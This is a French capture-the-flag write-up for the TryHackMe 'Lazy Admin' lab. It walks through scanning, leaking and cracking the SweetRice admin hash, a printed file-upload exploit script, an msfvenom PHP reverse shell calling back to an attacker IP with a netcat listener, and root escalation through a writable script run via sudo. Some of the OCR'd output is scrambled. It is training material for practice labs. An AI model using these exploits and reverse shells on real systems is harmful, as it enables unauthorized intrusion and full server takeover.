

# **Scanning**

nmap -T4 -sS -sV -Pn -p- 10.10.253.53 -vv | tee nmap result.txt

```
PORT STATE SERVICE REASON VERSION

22/tcp open ssh syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)

80/tcp open http syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

### **Enumération**

### :80

gobuster dir -u http://10.10.253.53

-w /usr/share/seclists/Discovery/Web-Content/big.txt -x php,js,txt,html,zip

```
(Status: 403) [Size: 277]
/.htpasswd.txt
                      (Status: 403) [Size: 277]
/.htpasswd.html
                      (Status: 403) [Size: 277]
/.htpasswd.zip
/.htpasswd.php
                      (Status: 403) [Size: 277]
                     (Status: 403) [Size: 277]
/.htpasswd.js
                      (Status: 301) [Size: 314] [--> http://10.10.253.53/content/]
/content
                      (Status: 200) [Size: 11321]
/index.html
/server-status
                      (Status: 403) [Size: 277]
```

Je me rend dans /content/ , il y a cette phrase :

If you are the webmaster, please go to Dashboard -> General -> Website setting

D'abord, je retente un gobuster depuis cette URL là :

```
/.htpasswd.zip
                       (Status: 403) [Size: 277]
                       (Status: 301) [Size: 322] [-->
/_themes
http://10.10.253.53/content/_themes/]
                       (Status: 301) [Size: 317] [--> http://10.10.253.53/content/as/] (Status: 301) [Size: 325] [-->
/as
/attachment
http://10.10.253.53/content/attachment/]
/changelog.txt
                       (Status: 200) [Size: 18013]
                       (Status: 301) [Size: 321] [-->
/images
http://10.10.253.53/content/images/]
                       (Status: 301) [Size: 318] [--> http://10.10.253.53/content/inc/]
/index.php
                       (Status: 200) [Size: 2198]
/js (Status: 301) [Size: 317] [--> http://10.10.253.53/content/js/]
/license.txt (Status: 200) [Size: 15410]
/js
Progress: 122868 / 122874 (100.00%)
```

- http://lazy/content/changelog.txt
- Version obtenue :

SweetRice - Simple Website Management System Version 1.5.0

```
[Apr 17, 2025 - 16:53:36 (CEST)] exegol-tryhackme LazyAdminFinal # searchsploit sweetrice


Exploit Title | Path

SweetRice 0.5.3 - Remote File Inclusion | php/webapps/10246.txt
SweetRice < 0.6.4 - 'FCKeditor' Arbitrary File Upload | php/webapps/14184.txt
SweetRice 0.6.7 - Multiple Vulnerabilities | php/webapps/15413.txt
SweetRice 1.5.1 - Arbitrary File Download | php/webapps/40698.py
SweetRice 1.5.1 - Backup Disclosure | php/webapps/40716.py
SweetRice 1.5.1 - Backup Disclosure | php/webapps/40718.txt
SweetRice 1.5.1 - Cross-Site Request Forgery / PHP Code Execution | php/webapps/40700.html
SweetRice 1.5.1 - Cross-Site Request Forgery | php/webapps/40692.html
```

# **Exploitation**

Ce qu'on veut, c'est obtenir un reverse shell, le file upload semble le plus adapté

Quand j'effectue la lecture de l'exploit, il est indiqué qu'il faut un username et un password, je pense alors qu'il faut d'abord ce pencher sur le "Backup Disclosure" :



Téléchargement du fichier,

- Lecture de celui-ci :
- [Apr 18, 2025 10:18:08 (CEST)] exegol-TryHackMe Lazy # cat mysql\_bakup\_20191129023059 1.5.1.sql | grep "passwd"

mysgl bakup 20191129023059-1.5.1.sgl 2019-11-29 12:30 4.7K

Apache/2.4.18 (Ubuntu) Server at lazy Port 80

14 => 'INSERT INTO `%--%\_options` VALUES(\'1\',\'global\_setting\',\'a:17:
{s:4:\\"name\\";s:25:\\"Lazy Admin's Website\\";s:6:\\"author\\";s:10:\\"Lazy
Admin\\";s:5:\\"title\\";s:0:\\"\\";s:8:\\"keywords\\";s:8:\\"Keywords\\";s:11:\\"desc
ription\\";s:11:\\"Description\\";s:5:\\"admin\\";s:7:\\"manager\\";s:6:\\"passwd\\";s
:32:\\"42f749ade7f9e195bf475f37a44cafcb\\";s:5:\\"close\\";i:1;s:9:\\"close\_tip\\";s:4
54:\\"Welcome to SweetRice - Thank your for install SweetRice as your website
management system.<h1>This site is building now , please come late.</h1>If you
are the webmaster, please go to Dashboard -> General -> Website setting and
uncheck the checkbox \\"Site close\\" to open your website.More help at <a
href=\\"http://www.basic-cms.org/docs/5-things-need-to-be-done-when-SweetRiceinstalled/\\">Tip for Basic CMS SweetRice installed</a>
\\";s:5:\\"cache\\";i:0;s:13:\\"cache\_expired\\";i:0;s:10:\\"user\_track\\";i:0;s:1
1:\\"url\_rewrite\\";i:0;s:4:\\"logo\\";s:0:\\"\\";s:5:\\"theme\\";s:0:\\"\\";s:4:\\"la
ng\\";s:9:\\"en-us.php\\";s:11:\\"admin\_email\\";N;}\', \'1575023409\');',

Donc là, on a le mot de passe administrateur "manager", et le mot de passe haché en MD5.

Craquage du mot de passe

Hash	Туре	Result
42f749ade7f9e195bf475f37a44cafcb	md5	Password123

crédenciales -> Username : Lazy Admin , Password : Password123

Maintenant, on peut exploiter les failles :

### Script:

```
#/usr/bin/python
#-*- Coding: utf-8 -*-
# Exploit Title: SweetRice 1.5.1 - Unrestricted File Upload
# Exploit Author: Ashiyane Digital Security Team
# Date: 03-11-2016
# Vendor: http://www.basic-cms.org/
# Software Link: http://www.basic-cms.org/attachment/sweetrice-1.5.1.zip
# Version: 1.5.1
# Platform: WebApp - PHP - Mysql
import requests
import os
from requests import session
if os.name == 'nt':
   os.system('cls')
else:
   os.system('clear')
   pass
banner = '''
> SweetRice 1.5.1 Unrestricted File Upload
    > Script Cod3r : Ehsan Hosseini
1.1.1
print(banner)
# Get Host & User & Pass & filename
host = input("Enter The Target URL(Example : localhost.com) : ")
username = input("Enter Username : ")
password = input("Enter Password : ")
filename = input("Enter FileName (Example:.htaccess,shell.php5,index.html) : ")
file = {'upload[]': open(filename, 'rb')}
payload = {
    'user':username,
   'passwd':password,
   'rememberMe':''
}
```

```
with session() as r:
   login = r.post('http://' + host + '/as/?type=signin', data=payload)
   success = 'Login success'
   if login.status_code == 200:
        print("[+] Sending User&Pass...")
        if login.text.find(success) > 1:
            print("[+] Login Succssfully...")
            print("[-] User or Pass is incorrent...")
            print("Good Bye...")
            exit()
            pass
        pass
   uploadfile = r.post('http://' + host + '/as/?type=media_center&mode=upload',
files=file)
    if uploadfile.status_code == 200:
        print("[+] File Uploaded...")
        print("[+] URL : http://" + host + "/attachment/" + filename)
        pass
```

#### II faut:

- Entrer l'URL --> http://lazy/content/as/
- Username --> manager
- Password --> Password123
- File malveillant à upload --> shell.php
- Ecouter sur le port 9999 --> nc -lnvp 9999

PHP malveillant:

msfvenom -p php/reverse php LHOST=10.8.26.178 LPORT=9999 -f raw > shell.php

Lancement du sript :

python3 script.py

Pas fonctionné:

On va créé un script manuellement depuis l'interface.

### Reverse shell

J'upload un reverse avec une extension pour le cacher,

Choose file	
Parent Search /: Keywords	Search
reverse.phtml	
Page Limit: Done Upload : Browse No files selected.	Extract zip archive?

Je le lance simplement en cliquant :



#### Résultat

```
[Apr 18, 2025 - 11:35:01 (CEST)] exegol-TryHackMe Lazy # nc -lnvp 9999
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::9999
Ncat: Listening on 0.0.0.0:9999
Ncat: Connection from 10.10.50.142.
Ncat: Connection from 10.10.50.142:53946.
Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue Nov 12 11:54:29 UTC 2019
i686 i686 i686 GNU/Linux
12:36:26 up 1:37, 0 users, load average: 0.00, 0.00, 0.00
                                  LOGIN@ IDLE JCPU PCPU WHAT
        TTY
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
```

python3 -c 'import pty; pty.spawn("/bin/bash")'

# 1st Flag

cat /home/itguy/user.txt

THM{63e5bce9271952aad1113b6f1ac28a07}

## **Root**

User www-data may run the following commands on THM-Chal: (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl

On peut exécuter sans mot de passe le script backup.pl

# backup.pl

Contenu

```
#!/usr/bin/perl
system("sh", "/etc/copy.sh");
```

Cela signifie qu'en exécutant ce script, il exécute lui copy.sh

### copy.sh

Is -la /etc/copy.sh

```
-rw-r--rwx 1 root root 8 apr 18 12:56 /etc/copy.sh

On modifie son contenu par :
```

Puis on lance la commande :

\$ cat /etc/copy.sh

sudo /usr/bin/perl /home/itguy/backup.pl

#### Résultat

/bin/sh

```
id
uid=0(root) gid=0(root) groups=0(root)
```

# 3rd Flag

THM{6637f41d0177b6f37cb20d775124699f}